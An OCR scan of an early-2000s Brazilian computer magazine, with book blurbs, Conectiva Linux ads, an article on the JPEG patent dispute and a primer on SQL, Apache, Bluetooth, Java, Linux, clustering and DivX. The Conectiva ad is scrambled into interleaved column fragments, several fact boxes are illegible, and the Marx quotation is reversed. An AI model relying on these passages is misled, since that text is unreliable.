O livro trata de todas as tecnologias XML de perspectiva do C++. Traz técnicas avançadas para o desenvolvimento de aplicativos XML Windows e gráficos Linux. Com abordagem especializada e detalhada, explica padrões principais, pacotes de ferramentas e aplicativos que trabalham com XML. Acompanha CD-ROM com código e ferramentas.

Check Point FireWall-1 Essencial
Dameon D. Welch-Anbernathy – 560 páginas
Editora Campus - Preço: R$ 99,00

Este é um guia prático que explica como criar, implementar e manter o Check Point FireWall-1. São instruções passo a passo, com dicas, listas de verificação e ferramentas, além de capturas de tela e exemplos de configuração. O livro apresenta noções gerais do FireWall, gerenciamento de segurança, criação de base de regras, loggins e alertas, entre outras coisas. É destinado a profissionais que trabalham com Unix ou Windows NT.

Quer ajuda?

Você pode adquirir suporte para o Conectiva Linux 6 que acompanha esta edição.

Entre em contato com o suporte Conectiva pelo telefone (41) 360-2661 ou pelo e-mail sac@conectiva.com.br.

Conectiva

Querem cobrar pelo JPEG

A mais recente disputa tecnológica envolve o formato de compressão de imagens JPEG. Uma empresa americana afirma ter os direitos sobre ele e quer cobrar por seu uso


Karl Marx já dizia que a História sempre se repete, primeiro como farsa, depois como tragédia. No caso da briga por patentes na Internet, a história, pelo jeito, ainda vai se repetir muito. Isso porque depois da cobrança pelo uso do formato GIF e da briga pelos direitos sobre o Hiperlink (veja a retrospectiva dos casos mais adiante), agora a confusão é em torno do JPEG.

O formato de compressão de imagens JPEG, usado livremente no mundo todo desde sua criação, tornou-se alvo da mais nova disputa judicial. A empresa Forgent Network Ink (www.forgent.com), sacou do armário a patente dessa tecnologia e quer receber royalties por seu uso.

A pequena empresa americana de softwares, teria os direitos sobre esse

Conheça a tecnologia JPEG

O formato JPEG (Joint Photographic Experts Group – grupo de especialistas em articulação fotográfica) foi criado para possibilitar a exibição de imagens criadas com milhões de cores e, principalmente, para permitir a compactação dos arquivos de imagem para que eles ocupem menos espaço em disco. Antes do JPEG, o formato dominante de arquivos de imagem na Internet era o GIF, que pode conter apenas 256 cores. Apesar de permitir muito mais fidelidade às imagens, contudo, o JPEG não suporta a maioria dos efeitos especiais de imagem, como transparência e animação. Quem faz isso é o GIF, que apesar de ter perdido a preferência na rede após tornar-se pago, continua sendo um dos principais da rede. Em geral, o formato JPEG é melhor para fotografias e o GIF para desenhos e logotipos.



"sistema de codificação para reduzir redundância", patenteado originalmente pela empresa Compression Labs. Recentemente, a Forgent comprou esta empresa e, junto com ela, a patente concedida em 1986.

Apesar da disputa ainda estar apenas começando, de acordo com o site de notícias Extreme Tech, a Forgent já conseguiu sua primeira vitória. A gigante Sony teria pago uma licença de milhões de dólares para continuar distribuindo a tecnologia em seus produtos. A Sony não se pronunciou sobre o caso – nem confirmando, nem negando.

Prejuízos

Na prática, ao que parece, a cobrança pelo uso do JPEG deve chegar ao usuário comum indiretamente, na forma de encarecimento de equipamentos e softwares que utilizam a tecnologia. É difícil imaginar outra alternativa, pois seria praticamente impossível taxar todas as milhares de pessoas que usam, de alguma forma, o JPEG.

No caso da Sony, por exemplo, caso a empresa tenha mesmo negociado com a Forgent, o valor pago deve ser diluído em seus produtos. E o consumidor final nem saberá que está pagando mais caro para ter permissão de usar o formato.

GIF e Hiperlink

A disputa pelos direitos sobre o Hiperlink se iniciou em 2000 e ainda não há qualquer definição da justiça a vista. A BT Group plc, que tem como subsidiária a British Telecom, entrou com processo para receber royalties sobre a tecnologia do provedor de acesso à Internet americano Prodidy.

Se a empresa ganhar a briga, todos os provedores americanos podem acabar sendo obrigados a também pagar pelo uso da tecnologia. Mas é pouco provável que a justiça dê ganho de causa à BT Group, pois existem muitas controvérsias no caso. A tecnologia, que é praticamente um dos pilares da Internet, teria sido criada muitos anos antes de ser concedida a patente. Outro problema que a empresa enfrenta é a validade da patente: nos Estados Unidos, teria validade apenas até 2006.

Já o formato GIF enfrentou uma longa batalha jurídica, iniciada em 1996, e tornou-se tecnologia proprietária. A Unisys, que detém a patente do formato de compressão de dados LZW, conseguiu na justiça o direito de cobrar por seu uso. Apesar da vitória perdeu uma briga maior: a preferência dos usuários.

Para substituir o formato, foi criado o padrão PNG difundido pela Web principalmente através do movimento "Burn all GIFs" (veja quadro ao lado). O resultado é que o GIF, que já foi o formato de compressão de imagens mais popular da Rede, perdeu terreno entre os internautas. Resta saber se acontecerá o mesmo com o JPEG.

Farsa ou tragédia

A verdade é que cada vez fica mais difícil descobrir se toda a confusão se trata de farsa ou tragédia. A tragédia é ter que realmente pagar por uma tecnologia essencial, usada em larga escala, como aconteceu com o GIF.

"Algumas empresas usam isso como estratégia de mercado. Ou seja, deixam a patente repousando enquanto a tecnologia se difunde e depois tentam cobrar por seu uso", explica Omar Kaminski, advogado especializado em direito da informática.

Por outro lado, ainda de acordo com Kaminski, há empresas que usam essa estratégia de divulgação de suas patentes, e possível intenção de cobrança das tecnologias, apenas para ganhar publicidade no mercado. Farsa em troca de um pouco de propaganda. Talvez esse seja o caso do Hiperlink.

Quanto ao JPEG, ainda é difícil prever o que acontecerá, mas será uma disputa difícil. Além do prazo de validade da patente estar quase no fim, com o aceno de uma possível cobrança, certamente, já há muita gente trabalhando para substituir o formato. **PCM**

"Burn All GIFs"

O movimento Burn All GIFs (literalmente, queime todos os GIFs) foi criado por usuários insatisfeitos com a cobrança pelo uso do formato. A campanha incentivava todas as pessoas a boicotarem a Unisys, empresa detentora da patente, que estava cobrando pelo GIF. Para isso, o movimento defendia a mudança de todos os arquivos GIF para o formato PNG, uma tecnologia, de uso gratuito, que foi criada especificamente para substituir o método de compactação LZW, que deu origem ao GIF. Veja mais em http://burnallgifs.org/

Porque o Linux é o sistema que mais cresce no mundo
desempenho, segurança e economia como nenhum outro
fizeram dele o melhor sistema operacional de 2001*, ainda traz
segurança ao tráfego, criptografando todas as transmissões de
política de senhas e **dá** prazos para atualizações dos código
• O Firewall Nativo SPF – Stateful Packet Filtering – reforça o sistema
mesmo os não orientados para conexão. • Além disso, a nova versão
detecção de intrusão que, ao mesmo **tempo** evita e registr
segurança de uma rede. • O Star Office faz parte do pacote
informatização profissional e doméstica com editor de texto
além de **um** dos mais modernos bancos de dados, agora com
com os mais recente[illegible]la Web como redes wireless, redes
mensagens instantâneas e salas **bate** – [illegible]. • Suporta
utilizada na Internet e [illegible] Volumes lógicos redimensionáveis,
empresas, pois reorg[illegible] os workloads e facilita a reconfiguração
via e-mail e telefone, em todo o [illegible]. Conectiva Linux 8. O Sistem

* Prêmio Info 2001 na categoria servidor

Por que escolher o Conectiva Linux 8?

principalmente entre as grandes empresas, pois oferece
E o Conectiva Linux 8, além de todas as vantagens que
novo protocolo de autenticação Kerberos 5, que proporciona
senhas e dados. • Sua base de senhas centralizada possui uma
utilizados, o que garante mais segurança para os acessos.
de filtragem de pacotes, analisando **mais** tipos de protocolos.
do sistema operacional traz Criptografia Forte e Snort, sistema de
mais de 1000 diferentes tipos de incidentes que podem afetar a
Conectiva Linux 8 e possui os principais aplicativos **para**
planilhas de cálculo, editor de apresentações, editor de gráficos,
exclusividade, em português do Brasil. • Porque é compatível
de alta velocidade, conexões ADSL, além de permitir acesso ao IRC,
o IPV6, o protocolo projetado para suceder a versão atual
um sistema que está com a **bola** toda entre as grandes
do sistema. • E tudo isso, ainda assistido por um suporte técnico
mais amigável que você já viu.

Não faça experiências.

Conectiva

10 TECNOL

SQL, Apache, Bluetooth, Java, Linux, Clustering, DivX, Plataforma .NET, IPv6 e Biologia Digital. Se você ainda não sabe tudo sobre elas, pode estar em desvantagem. A PC Master selecionou as 10 tecnologias que não se pode deixar de conhecer hoje e preparou uma matéria com tudo o que

SQL

Não existem sistemas online sem banco de dados. Por isso, dominar o SQL virou questão de sobrevivência

Na era do atendimento personalizado e das compras online, facilitar o acesso a informação virou ordem do dia. E sem um BD estruturado, essa missão fica impossível. A solução do momento para o problema se resume em três letras: SQL.

O que significa SQL?
A SQL é uma linguagem universal para a manipulação de informações em banco de dados. Trata-se de uma linguagem *não procedural*, ou seja, não traz procedimentos ou funções para realizar tarefas. Com essa tecnologia, o usuário requisita a informação e o servidor devolve apenas os dados solicitados.

SQL – (Structured Query Language, ou Linguagem Estruturada de Pesquisa

Como funciona?
Antigas bases de dados eram antes carregadas por completo pela estação. Toda a operação era realizada na workstation e em seguida enviada novamente para o servidor com as alterações. No modelo SQL a base de dados é instalada em um servidor e toda consulta e operações são realizadas a partir de comandos enviados pelas estações de trabalho (estrutura Cliente-Servidor).

Qualquer consulta realizada por um cliente é enviada ao servidor, que por sua vez devolve apenas a resposta dessa questão específica. Como as informações são manipuladas apenas pelo servidor, a taxa de utilização do CPU e memória da estação são baixas. Em compensação, o servidor necessita de uma boa configuração.

Quando foi idealizado?
Quando estavam sendo desenvolvidos os Bancos de Dados Relacionais, foram criadas linguagens destinadas à sua manipulação.

O Departamento de Pesquisas da IBM, desenvolveu a SQL como forma de interface para o sistema de BD Relacional denominado SYSTEM R, no início dos anos 70. Em 1986 o American National Standard Institute (ANSI) publicou um padrão SQL. A partir daí, diversas empresas vêm desenvolvendo produtos baseado no SQL, como o Microsoft SQL Server, Oracle e MySQL.

Ficha da tecnologia

Quanto custa?
Existem sistemas de banco de dados SQL gratuitos (MySQL) e comerciais, como o SQL Server 2000 [illegible]

Pontos fortes
- Os principais bancos de dados SQL podem ser consultados a partir de linhas em PHP, ASP, Delphi, Java, outras ferramentas [illegible]
- Independentemente, os bancos de dados podem ser consultados independentemente do sistema operacional. O servidor pode ser Linux e as estações Win
- Apesar de oferecer uma interface gráfica, aceita também comandos por console

Pontos fracos
- Exige uma máquina robusta para servidor de informações
- Custo alto para bases de dados pequenas

Área que está relacionada
Banco de dados e programação

Onde obter mais informações
[illegible]

Banco de Dados Relacional – Banco de Dados cujas informações são armazenadas no formato de tabelas inter relacionadas

As oportunidades com SQL
Construir um banco de dados é uma das poucas tarefas que não oferecem boas ferramentas WYSIWYG (What You See Is What You Get). Conhecer os comandos da linguagem a fundo, são um grande diferencial para quem pretende entrar nesta área. Neste caso, vale a pena entender as entranhas da tecnologia.

OGIAS vitais

Você precisa saber sobre elas. Aqui você aprenderá como funcionam, quais seus pontos fortes e fracos, como usá-las e porque tornaram-se essenciais hoje. Acompanhe e garanta sua saúde no mundo digital

Apache

Este servidor Web está dominando a Rede com sua estabilidade, segurança e compatibilidade

Ter um site na Internet deixou de ser privilégio para poucas empresas para se tornar uma forma de comunicação obrigatória. E a tecnologia responsável pelos sites são os chamados webservers. O mais famoso servidor é o Apache, que ficou conhecido graças ao Linux mas que pode ser executado em diferentes sistemas.

Quem trabalha com Internet um dia vai surfar na praia do Apache. Entre outros recursos, o servidor suporta tecnologias, como Perl, PHP, Java, Shell Script e até ASP.

Por que se chama Apache?
O nome Apache tem origem em *A PAtCHy*, pois o sistema foi construído a partir da união de vários arquivos no formato de patch. Porém, para muitos desenvolvedores a palavra faz referência aos nativos americanos, ou seja, os índios Apache.

Patch é um tipo arquivo usado em correções. A grande vantagem é a sua modularização

Quando foi idealizado?
O Apache tem como base o servidor Web NCSA 1.3. A primeira versão oficial do Apache foi a 0.6.2, lançada em Abril de 1995. Neste período a NCSA retomava o desenvolvimento de seu servidor Web, tendo como desenvolvedores Brandon Long e Beth Frank, que também se tornaram membros especiais do grupo Apache, compartilhando idéias sobre seus projetos.

Outras vantagens do Apache
Fornece o código-fonte completo e não possui licenças restritivas. Pode ser configurado para diferentes funções e é composto de módulos – cada um implementando uma característica diferente e aumentando a funcionalidade do servidor.

O Servidor web Apache é largamente utilizado no mundo todo. Esta liderança deve-se ao fato de ter um excelente desempenho, alto nível de personalização, confiabilidade e portabilidade, além do vasto documentação disponível e baixo custo de implementação.

NCSA – National Center of Supercomputing Applications www.ncsa.uiuc.edu – centro americano de pesquisas em computação

Quem vai ganhar dinheiro com o Apache
O grande problema do Apache é a configuração. Fazer o servidor funcionar é fácil, mas garantir sua segurança, gerenciar os acessos e instalar módulos extras, são truques para poucos. Saber configurar bem o Apache e instalar módulos (por exemplo o ASP – www.apache-asp.org) pode render ou garantir um bom emprego.

Ficha da tecnologia

Quanto custa?
O Servidor Web Apache é um software distribuído gratuitamente.

Pontos fortes:
- É totalmente gratuito.
- Suporte a scripts CGI usando linguagens como Perl, PHP, Shell Script e ASP.
- Segurança. As últimas versões não têm sido muito atacadas por bugs.

Pontos fracos:
- Apesar de ter ferramentas que ajudam na configuração, ainda é difícil fazê-lo.

Área que está relacionada:
Internet e redes.

Onde obter mais informações:
www.apache.org

Bluetooth

A nova tecnologia de telecomunicações de curto alcance permitirá a transmissão de dados entre diversos dispositivos eletrônicos sem a necessidade de utilizar cabos

Bluetooth é um sistema de telecomunicações de curto alcance (em torno de 10 metros) que permite a interconexão de dispositivos eletrônicos sem a utilização de cabos. O que pode parecer pequeno, na verdade será cada vez mais fundamental num mundo onde os mais diversos aparelhos – de telefones e computadores a geladeiras e carros – irão se comunicar.

Com o Bluetooth, ao chegar ao escritório, por exemplo, seu organizador pessoal é sincronizado automaticamente com seu computador; ou ao se aproximar de seu automóvel, ele é destravado e os bancos e o rádio ajustados conforme a sua preferência.

O padrão Bluetooth vai facilitar as transmissões em tempo real de voz e dados, permitindo conectar quaisquer aparelhos eletrônicos, fixos ou móveis, que estejam de acordo com a tecnologia.

Como surgiu o Bluetooth?
Em meados de 1998, quando cinco empresas, a Ericsson, a Nokia, a IBM, a Intel e a Toshiba, formaram o consórcio denominado Bluetooth SIG (Special Interest Group), com o objetivo de expandir e promover o conceito e estabelecer um novo padrão industrial.

Atualmente o consórcio Bluetooth SIG já conta com a participação de cerca de 1.200 empresas de todo o mundo. Este consórcio cresceu rapidamente com o suporte de companhias líderes em telecomunicações, eletro-domésticos e PCs interessadas no desenvolvimento de produtos baseados na nova especificação.

Já fazem parte do consórcio empresas como 3Com, Compaq, Dell, HP, Lucent, Motorola, NTT DoCoMo, Philips, Samsung, Siemens e Texas.

Como surgiu o nome?
A escolha do nome é uma homenagem ao rei Harald Blatand, da Dinamarca, mais conhecido como Harald Bluetooth ou Harold Dente Azul. Segundo a lenda, este apelido se devia ao fato de ele possuir no arcada dentária uma incrustação azulada.

A escolha, a primeira vista curiosa, deve-se ao fato de Harald ter sido o responsável pela unificação da Dinamarca com a Noruega. Da mesma maneira, o Bluetooth promoveria a união das mais diversas empresas no mundo todo. Inicialmente duas corporações americanas, uma japonesa, uma sueca e outra holandesa para a criação do consórcio.

Como funciona?
A troca de dados é feita através de minúsculos rádios embutidos em chips que utilizam uma tecnologia chamada "transmissão por salto de frequência". Essa tecnologia permite uma comunicação confiável e à prova de interferências.

Os dispositivos Bluetooth se comunicam entre si e formam uma rede denominada piconet. Tipicamente, nas aplicações Bluetooth, várias piconets independentes e não-sincronizadas podem se sobrepor ou existir na mesma área. Neste caso, forma-se um sistema ad hoc disperso denominado scatternet, composto de múltiplas redes.

As especificações
- Alcance: 10 metros
- Alcance máximo: 100 metros (com ambos os transmissores operando com potência máxima e em condições ideais)
- Frequência de operação: 2,4 GHz
- Velocidade máxima de transmissão: 1 Mbps
- Potência da transmissão: 1 mW a 100 mW

• **Ad hoc** – Sistema onde todos os nós da rede são capazes de se comunicar diretamente entre si

• Uma **piconet** é rede formada por um ou mais dispositivos denominados Escravos e um chamado Mestre (que pode ou não existir). São no máximo oito os dispositivos interligados. O Mestre sincroniza a comunicação entre os dispositivos Escravos

• **Scatternet** É o nome dado a um conjunto de piconets interligadas

Ficha da tecnologia

Quanto custa?
A tecnologia é gratuita, mas para utilizá-la é necessário adquirir um receptor Bluetooth que deve ser conectado a sua estação. Cada um dos dispositivos que serão conectados ao sistema deve ter seu próprio receptor.

Pontos fortes
- Acabam-se os cabos nos dispositivos
- Suporta comunicação de voz e dados, que pode estender à comunicação "mãos livres"
- Integração com o protocolo TCP/IP

Pontos fracos
- Falta uma padronização definitiva. O Windows ainda não dá suporte para este dispositivo

Área que está relacionada
Redes e hardware

Onde obter mais informações
www.bluetooth.com/
www.nokia.com/bluetooth/whatis.html

Java

A linguagem altera a forma de como o software é produzido, distribuído e até mesmo usado. Ela permite criar facilmente os mais diversos aplicativos

Em pouco menos de cinco anos, a tecnologia Java amadureceu, tornando-se uma plataforma operacional robusta e indispensável. Aplicativos que utilizam essa linguagem possuem maior flexibilidade de personalização e, especialmente, facilidade de migração entre sistemas operacionais. Com esta linguagem é possível criar diversos tipos de aplicativos, sejam eles corporativos ou residenciais. Ela proporciona segurança a toda prova, confiabilidade e portabilidade a aplicativos, sendo de muita importância para missões críticas de empresas.

O que é Java?

Java é uma linguagem de programação orientada a objetos, desenvolvida pela Sun Microsystems. Ela possui muitas similaridades com C e C++, especialmente com relação à sintaxe de alguns comandos. Tendo sido originalmente concebida para o desenvolvimento de pequenos aplicativos e programas de controle de aparelhos eletrodomésticos e eletroeletrônicos, Java mostrou-se ideal para ser usada também na Internet.

Hoje a linguagem é amplamente usada na rede em questões de segurança, por oferecer mecanismos eficientes para proteger dados. Mas o principal diferencial continua sendo a facilidade para rodar em vários sistemas.

Bytecode é um código de máquina que pode ser interpretado por um processador virtual JVM.

Como funciona

Um programa fonte escrito em linguagem Java é traduzido pelo compilador para bytecodes. Um processador virtual, chamado Java Virtual Machine (JVM), interpreta os bytecodes produzidos pelo compilador executando o programa cerca de 20 vezes mais devagar do que C. Pode parecer ruim, mas é perfeitamente adequado para a maioria das aplicações.

Com isto, um programa Java pode ser executado em qualquer plataforma, desde que esteja dotada de uma JVM. É o caso dos programas navegadores mais populares, como o Netscape Navigator e o Internet Explorer. A vantagem desta técnica é evidente: garantir uma maior portabilidade para os programas Java em código-fonte e compilados. Porém, as JVM tendem a ser programas extensos que consomem muitos recursos, restringindo assim o tamanho das aplicações escritas em Java.

Segurança

Por ter seu projeto voltado para a simplicidade de código, as possibilidades de erro de programação em Java são reduzidas. A linguagem traz também outros recursos para tornar seu código ainda mais eficiente. O processo de compilação – geração de bytecodes – é projetado para a detecção prévia dos possíveis erros, evitando que eles se manifestem em tempo de execução. O uso de código para tratamento de exceções (*exception handling*) permite manter a consistência da aplicação no caso de erros.

Além de diminuir as possibilidades de erros de programação, a linguagem tem um esquema de segurança para garantir a integridade dos códigos, principalmente no caso de código originário de rede insegura.

O Futuro

Através da Internet, novos módulos podem ser automaticamente adicionados ao software enquanto ele acessa uma localidade, ampliando e atualizando as suas funções.

A forma como se usa o software também poderá mudar. Com uma rede suficientemente rápida, um usuário que precisasse ocasionalmente usar um aplicativo qualquer poderia alugá-lo em vez de comprar todo um pacote de software. O programa seria transferido para a sua máquina, ele realizaria o seu trabalho e depois o descartaria, pagando apenas uma taxa pela utilização.

Todas essas ideias são possíveis com Java, mas hoje ainda não há velocidade suficiente de rede nem independência de plataforma.

Por que usar Java?

Com linguagens tradicionais era necessário portar e compilar o código-fonte em cada plataforma diferente e tratar os bugs individualmente. Depois, era preciso ainda ter documentação e suporte para a plataforma específica do usuário. Se o programa for escrito em Java, só haverá uma única "compilação", independentemente de sua plataforma de trabalho.

Como ganhar dinheiro com ela?

Os maiores usuários de Java são os donos do dinheiro: os bancos. Para muitos o Internet Banking só existe graças ao Java. Devido à sua segurança e compatibilidade, muitos bancos investem na tecnologia em busca de programas e sites cada vez mais protegidos.

Ficha da tecnologia

Quanto custa?
A linguagem Java [illegible]
proprietário.

Pontos fortes
- Portabilidade, podendo rodar [illegible] diversas plataformas
- Fácil manutenção

Pontos fracos
- Over Head Alto
- [illegible]

Área que está relacionada
Programação e [illegible]

Onde obter mais informações
[illegible]

Linux

O sistema operacional Linux está crescendo de forma muito rápida e vem sendo adotado como uma solução para servidor de rede e aplicações

Por ser um sistema operacional gratuito e extremamente eficiente, o Linux vem crescendo cada vez mais. Impulsionados pelo custo zero para adquirir licenças e pela possibilidade de alterar o sistema de acordo com sua necessidade, empresas públicas e privadas estão adotando o Linux em larga escala. É bem provável que em pouco tempo se torne o sistema operacional dominante no mundo dos servidores. Por isso mesmo, você não pode deixar de conhecê-lo.

O que é Linux?
É um sistema operacional, multiusuário, multitarefa e multiprocessado, de livre distribuição. Possui o seu código-fonte aberto e o sistema está disponível para diversas plataformas, como equipamentos Intel e compatíveis, Motorola, Digital Alpha, Sparc, Mips e PowerPC, entre outros. É uma implementação baseada no POSIX, ou seja, segue as indicações do IEEE (Institute of Electrical and Electronics Engineers) para sistema aberto e portabilidade.

O núcleo do Linux não utiliza código proprietário de qualquer espécie, sendo a maior parte de seu desenvolvimento feita sob o projeto GNU da Free Software Foundation, o que torna obrigatório que binários e fontes sejam distribuídos conjuntamente.

Como foi desenvolvido?
O Linux foi originalmente escrito por Linus Torvalds, em Helsinki, na Finlândia. Desenvolvido inicialmente como um hobby por Linus, foi inspirado pelo Minix, um pequeno sistema UNIX. As primeiras discussões sobre o Linux foram no newsgroup *comp.os.minix*.

Em 5 de outubro de 1991, Linus anunciou a primeira versão "oficial" do Linux, versão 0.02. Este sistema era capaz de executar *bash* e *gcc* (GNU C Compiler), mas nada muito além disto estava funcionando.

Como funciona seu desenvolvimento?
Existem milhares de colaboradores pessoais, universidades, empresas de softwares e distribuidores ao redor do mundo trabalhando no seu desenvolvimento. Isso permite o contato direto com os desenvolvedores e a atualização ágil de softwares. Algumas distribuições de Linux, como o Debian, orgulham-se de apresentar soluções para bugs 48 horas após ser apresentada a falha.

Existe alguma dificuldade?
Como no Windows, há tarefas que são mais complexas e exigem um maior conhecimento da ferramenta pra ser executada. A maior dificuldade do usuário novato do Linux são os costumes adquiridos na utilização do Windows. O Linux é diferente. Portanto, você se quiser usar o Linux vai ter que se acostumar a esse novo ambiente de trabalho.

Também diversas grandes empresas do mercado de informática passaram a portar produtos para o Linux, fornecer suporte, auxiliar no seu desenvolvimento. Dentre essas inúmeras corporações podemos citar: Silicon Graphics, IBM, Oracle, Informix e Compaq, entre outras.

Distribuições – usuários modificam o sistema Linux e redistribuem, e assim sucessivamente. As melhores alterações destacam-se no mercado, como Slackware, Debian, Red Hat, Conectiva (que você encontra nos CDs ROM desta edição), entre outros.

POSIX (Portable Operating System Interface) é uma API padrão utilizada pelo Linux e muitos outros sistemas operacionais.

O **projeto GNU** foi criado para desenvolver um sistema operacional completo e livre, similar ao Unix (www.gnu.org).

Fundação Software Livre – entidade que apóia o uso do software livre (www.fsf.org).

Por que preciso dele?
É um sistema operacional que se encontra em constante desenvolvimento e vem sendo adotado cada vez mais pelos usuários finais. A sua maior qualidade é a liberdade. Podemos destacar como principal vantagem deste sistema operacional o fato de ser open source (código livre), o que pode trazer uma considerável economia, mas a principal vantagem é a liberdade.

Ficha da tecnologia

Quanto custa?
O Linux tem licença GPL livre e gratuita, sem custos com licenças de softwares. Mas será necessário treinamento para os usuários.

Pontos fortes
- É livre e gratuito
- Pode ser instalado em quantas máquinas e quantas vezes forem necessários
- Existem milhares de desenvolvedores pelo mundo
- Oferece diversas interfaces gráficas e gestores de aplicativos

Pontos fracos
- Voltado para usuários avançados
- Usuários novos terão muita dificuldade

Área que está relacionado
Sistema operacional

Onde obter mais informações
www.linux.org

Clustering

Usando aplicações envolvendo Clustering, você pode aproveitar o processamento dos computadores de sua rede local para montar um supercomputador

Uma tecnologia que merece destaque é o Clustering. Ela é recomendada para os usuários que necessitam de computadores com um melhor desempenho de processamento ou de servidores que sejam de alto disponibilidade.

O que é Clustering?
É o agrupamento de recursos que forneçam ao sistema a impressão de um recurso único. O sistema exige um mecanismo de gerência e permite recursos como alta disponibilidade, tolerância a falhas e alto desempenho.

Para que isso se realize, é necessário dois ou mais computadores juntos fazendo o serviço que normalmente uma máquina faria sozinha. Isso permite melhorar o desempenho ou evitar que o serviço seja interrompido em caso de falhas.

Qual a vantagem dessa tecnologia?
Um sistema de alto desempenho é atualmente uma necessidade fundamental em muitas aplicações que envolvem processamento de algoritmos complexos ou grande volume de dados. No entanto, sistemas de processamento paralelo, com vários processadores interligados, são ainda muito caros e complexos, tanto em sua construção (hardware) como na programação (software).

O Clustering é uma solução mais simples e de custo mais baixo. Ao conectar estações comuns de trabalho de forma que elas se comportem como um único computador, pode-se atingir desempenho compatível com o dos grandes sistemas para alguns especialistas com preço e complexidade bem inferiores. O Clustering é também uma excelente opção para o aproveitamento de computadores antigos e com pouca capacidade de processamento.

Por que fazer Clustering?
São três as principais vantagens de fazer Clustering:

- Flexibilidade de configuração, permitindo adequar a capacidade do cluster à aplicação e ao orçamento.
- Escalabilidade, que possibilita anexar mais computadores escravos ao sistema quando houver a necessidade de aumentar a carga de processamento.
- Alta disponibilidade, uma vez que cada computador escravo é uma unidade independente e, se algum deles falhar, não afeta os demais ou a disponibilidade geral do cluster.

***Processamento Distribuído**
Construir um supercomputador, esse é o principal objetivo do processamento distribuído. O princípio consiste na divisão de uma grande aplicação em inúmeras pequenas tarefas. Essas, por sua vez, são distribuídas para diversos computadores que funcionam simultaneamente em uma Rede. Assim, ao somar a capacidade de diversos computadores comuns, podem-se realizar milhões de operações, resultando em um poderoso computador.

****Processamento Compartilhado**
Ao contrário do processamento distribuído este modelo consiste no fornecimento de processamento para as estações. Este serviço é oferecido por uma empresa equipada com vários modelos de servidores, grande capacidade de armazenamento e diversos sistemas operacionais.

Alta Disponibilidade: sistema computacional que tem a função de manter os serviços prestados por um sistema a outros elementos, mesmo em caso de falhas.

Quais os tipos de Clustering?
Os dois tipos de Clustering mais comuns são ***processamento distribuído*** e ****processamento compartilhado***. Existem ainda outros tipos, como de *Alta Disponibilidade* (ou *Tolerância a falhas*) e *SMP* (*Multiprocessamento simétrico*). Uma ou mais categorias podem ser encontradas em um único servidor, mas uma delas sempre se sobressairá definindo o Clustering.

SMP: Multiprocessamento Simétrico: sistema que permite a alocação de tarefas para duas ou mais CPUs igualmente.

Tolerância à falhas: é um subitem do Alta Disponibilidade, que visa manter a disponibilidade dos serviços prestados, através da redundância de hardware e configuração de software. Também pode funcionar independentemente.

Ficha da tecnologia

Quanto custa?
O software necessário pode ser adquirido de graça, no caso do Linux/FreeBSD, ou pagando pela licença do Microsoft Windows 2000 Advanced Server até R$ 13.500,00 [illegible] 25 usuários.

Pontos fortes:
- Computadores de alto desempenho
- Alta disponibilidade
- Preço

Pontos fracos:
- Necessidade de uma rede
- Espaço físico

Áreas que estão relacionadas:
Redes, computação de alto desempenho ou alta disponibilidade

Onde obter mais informações:

DivX

Assistir vídeos com qualidade de DVD em seu computador. Este é um recurso possível utilizando o DivX, que permite compactar vídeos com qualidade

Com este padrão de compressão de vídeo será possível em breve transmitir pela Internet vídeos com grande qualidade, semelhante ao DVD.

O que é DivX?
É uma nova tecnologia de compressão de vídeo que consegue, em um menor espaço, maior qualidade e quantidade do vídeo.

Com o uso do DivX, pode-se ter excelentes filmes em pequenos CDs, com qualidade superior ao VCD e muito superior ao VHS. No futuro, com a popularização da banda larga, será possível assistir filmes on-line através da Internet baseada na tecnologia DivX.

Por que o DivX é essencial?
A principal vantagem do DivX é que com ele você pode transmitir seus vídeos via Internet. Por exemplo, uma empresa pode colocar no seu site vídeos promocionais, comerciais, ou outros, de alta qualidade e tamanho reduzido, graças ao DivX. Quem faz download destes vídeos não precisa esperar terminar a transferência para começar a assisti-lo, a execução é instantânea. Esse tipo de diferencial na rede vai ser cada vez mais obrigatório. Empresas que não acompanharem o desenvolvimento da tecnologia serão preteridas pelos internautas e se tornarão pouco competitivas.

Qual a vantagem da tecnologia?
Nas fitas de videocassete com o passar do tempo, as cores ficam desbotas, o som perde a qualidade e a execução fica pesada. Já com a tecnologia DivX, a gravação mantém a qualidade original.

Além disso, enquanto um VHS tem resolução de 240 linhas entrelaçadas, o DivX, usando a tecnologia de HDTV (televisão digital), desentrelaça a imagem em 480 linhas, apresentando muito mais qualidade de imagem. Assim é possível detectar detalhes que antes não eram vistos com tanta nitidez na televisão.

Como foi idealizado
DivX está baseado no formato de compressão MPEG. O MPEG versão 4 (por isso alguns chamam de MP4) é um padrão novo de compressão de vídeo que é de alta qualidade.

Um arquivo DivX é normalmente só uma fração (ao redor 15%) do tamanho de um DVD comum, sendo assim, o melhor formato de vídeo até hoje produzido. Eles só levam metade do tempo para codificar, e ainda ao mesmo tempo é menor em tamanho que MPEG 1, devido à tecnologia de compressão. Alguns chamam MPEG 4 (DivX) de "MP3 do mundo do vídeo".

